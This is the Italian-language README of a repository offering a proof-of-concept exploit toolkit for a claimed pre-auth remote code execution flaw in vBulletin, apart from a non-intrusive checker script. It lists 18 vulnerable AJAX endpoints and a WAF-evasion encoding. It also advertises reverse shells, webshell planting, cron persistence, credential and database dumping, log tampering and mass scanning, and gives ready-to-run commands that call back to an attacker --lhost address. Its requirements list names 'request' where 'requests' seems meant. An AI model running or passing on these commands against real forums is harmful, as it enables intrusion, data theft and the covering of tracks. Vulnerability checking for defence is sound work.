 tc4dy/cve-2026-61511-poc-exploit

CVE-2026-61511 – vBulletin Pre-Auth RCE (CVSS 9.8). Vulnerabilità 5.x/6.x (non corrette). Multi-exploit tramite Endpoint Pool, AJAX, bypass WAF PHPFuck. Toolkit completo: reverse shell, proxy, persistenza, webshell, operazioni sul database, controllo del firewall, gestione dei log, scansione di massa. 2 versioni: multi-exploit e safe-check. Python 3.8+ Usa eticamente, resta legale. 🔒


SOLO PER USO ETICO – TEST DI SICUREZZA AUTORIZZATI
Questo repository fornisce strumenti esclusivamente per professionisti della sicurezza autorizzati, blue team e penetration tester.
L'accesso non autorizzato a sistemi informatici è illegale ai sensi del CFAA (USA), del Computer Misuse Act (Regno Unito), del TCK 243/244 (Turchia) e di leggi simili in tutto il mondo.
CVE‑2026‑61511 è una vulnerabilità di iniezione PHP eval() nel motore di rendering dei template AJAX di vBulletin.
Versioni interessate: 5.0.0 – 5.7.5 e 6.0.0 – 6.2.1.

Molteplici endpoint di attacco – il bug è presente in diversi handler AJAX:
/ajax/render/pagenav/ajax/api/ad/replaceAdTemplate/ajax/render/widget_php/ajax/render/widget_tabbedcontainer_tab_panel/ajax/api/content_* /getIndexableContentCodifica PHPFuck – il payload viene trasformato in una sequenza di operatori e numeri PHP che aggira i filtri WAF e consente l'esecuzione arbitraria di codice PHP.
Nessuna autenticazione richiesta – un attaccante può inviare una richiesta POST appositamente costruita a qualsiasi endpoint vulnerabile ed eseguire comandi di sistema con i privilegi del server web.
Impatto – compromissione completa del server, furto di dati, backdoor, movimento laterale e persistenza. Aggiorna la versione!
| Strumento | Scopo | Utente previsto |
|---|---|---|
exploit.py | Toolkit completo con reverse shell, persistenza, operazioni sui file, dump del database, gestione del firewall, gestione dei log, port forwarding, distribuzione di chiavi SSH, scansione di rete e scansione di massa (multi‑thread). | Red team / pentester autorizzati |
safecheck.py | Verificatore non intrusivo che controlla la vulnerabilità senza eseguire alcun payload malevolo. Rileva la versione, testa tutti gli endpoint e genera un report dettagliato. | Blue team / auditor di sicurezza |
| Funzionalità | exploit.py | safecheck.py |
|---|---|---|
| Rilevamento della vulnerabilità | [+] | [+] |
| Rilevamento della versione | [+] | [+] |
| Test multi‑endpoint (18 percorsi) | [+] | [+] |
| Esecuzione di comandi | [+] | [-] |
| Reverse shell | [+] | [-] |
| Upload/download di file | [+] | [-] |
| Meccanismi di persistenza | [+] | [-] |
| Distribuzione di web shell | [+] | [-] |
| Operazioni sul database | [+] | [-] |
| Raccolta di informazioni di sistema | [+] | [+] |
| Gestione del firewall | [+] | [-] |
| Gestione dei log | [+] | [-] |
| Port forwarding | [+] | [-] |
| Distribuzione di chiavi SSH | [+] | [-] |
| Scansione di rete | [+] | [-] |
| Scansione di massa (multi‑thread) | [+] | [-] |
| Supporto proxy | [+] | [+] |
| Output del report JSON | [+] | [+] |
| Menu interattivo | [+] | [-] |
| Modalità non intrusiva (sicura) | [-] | [+] |
| Modalità dettagliata/Debug | [+] | [+] |
| Esecuzione di comandi personalizzati | [+] | [-] |
| Concatenazione di più comandi | [+] | [-] |
| Lettura di file remoti | [+] | [-] |
| Scrittura di file remoti | [+] | [-] |
| Gestione degli utenti di sistema | [+] | [-] |
| Tecniche di bypass del firewall | [+] | [-] |
| Evasione WAF (PHPFuck) | [+] | [+] |
| Scenario | Strumento consigliato |
|---|---|
| Blue Team – verifica se la tua installazione di vBulletin è vulnerabile | safecheck.py |
| Security Audit – valutazione delle vulnerabilità non intrusiva | safecheck.py |
| Red Team – penetration testing autorizzato con sfruttamento completo | exploit.py |
| Bug Bounty – test per la divulgazione responsabile | safecheck.py |
| Mass Scanning – verifica di più target per la vulnerabilità | exploit.py (solo rilevamento) |
| Incident Response – verifica se i sistemi sono compromessi | safecheck.py |
git clone https://github.com/tc4dy/CVE-2026-61511-PoC-Exploit
cd CVE-2026-61511-PoC-Exploit
pip install -r requirements.txt
contentuto di requirements.txt:
request
urllib3
| Parametro | Descrizione |
|---|---|
-t, --target | URL di destinazione (es. http://forum.com/vb) |
--proxy | Proxy HTTP (es. http://127.0.0.1:8080) |
--timeout | Timeout della richiesta in secondi (predefinito: 10) |
--retry | Numero di tentativi per percorso (predefinito: 3) |
--output | Salva il report dettagliato in un file JSON |
-v, --verbose | Output dettagliato |
-q, --quiet | Modalità silenziosa (output minimo) |
--lhost | Obbligatorio per l'exploit – IP per il callback |
--lport | Porta per il callback (predefinita: 4444) |
--threads | Thread per la scansione di massa (predefinito: 5) |
--exploit | Esegue l'exploitation dopo il rilevamento |
--full | Attacco completo (tutti i moduli) |
--shell | Avvia una reverse shell |
--webshell | Installa una webshell (/shell.php) |
--persist | Installa la persistenza (cron job) |
--dump | Esegue il dump del database |
--dump-creds | Esegue il dump delle credenziali (/etc/passwd, /etc/shadow) |
--interactive | Menu interattivo dopo la verifica riuscita |
| # | Scenario | Comando |
|---|---|---|
| 1 | Verifica rapida della vulnerabilità | python safecheck.py -t http://target.com/vb |
| 2 | Scansione dettagliata con report | python safecheck.py -t http://target.com/vb --output report.json -v |
| 3 | Reverse shell | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --lport 4444 --shell |
| 4 | Attacco completo (tutti i moduli) | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --full |
| 5 | Scansione di massa da file | python exploit.py -l targets.txt --lhost 192.168.1.100 --threads 20 --output results.json |
| 6 | Modalità menu interattivo | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --interactive |
| # | Endpoint |
|---|---|
| 1 | /ajax/render/pagenav |
| 2 | /ajax/render/pagenav?template=page |
| 3 | /ajax/api/ad/replaceAdTemplate |
| 4 | /ajax/render/widget_php |
| 5 | /ajax/render/widget_tabbedcontainer_tab_panel |
| 6 | /ajax/api/content_infraction/getIndexableContent |
| 7 | /ajax/api/content_video/getIndexableContent |
| 8 | /ajax/api/content_text/getIndexableContent |
| 9 | /ajax/api/content_report/getIndexableContent |
| 10 | /ajax/api/content_redirect/getIndexableContent |
| 11 | /ajax/api/content_privatemessage/getIndexableContent |
| 12 | /ajax/api/content_poll/getIndexableContent |
| 13 | /ajax/api/content_photo/getIndexableContent |
| 14 | /ajax/api/content_link/getIndexableContent |
| 15 | /ajax/api/content_gallery/getIndexableContent |
| 16 | /ajax/api/content_event/getIndexableContent |
| 17 | /ajax/api/content_channel/getIndexableContent |
| 18 | /ajax/api/content_attach/getIndexableContent |







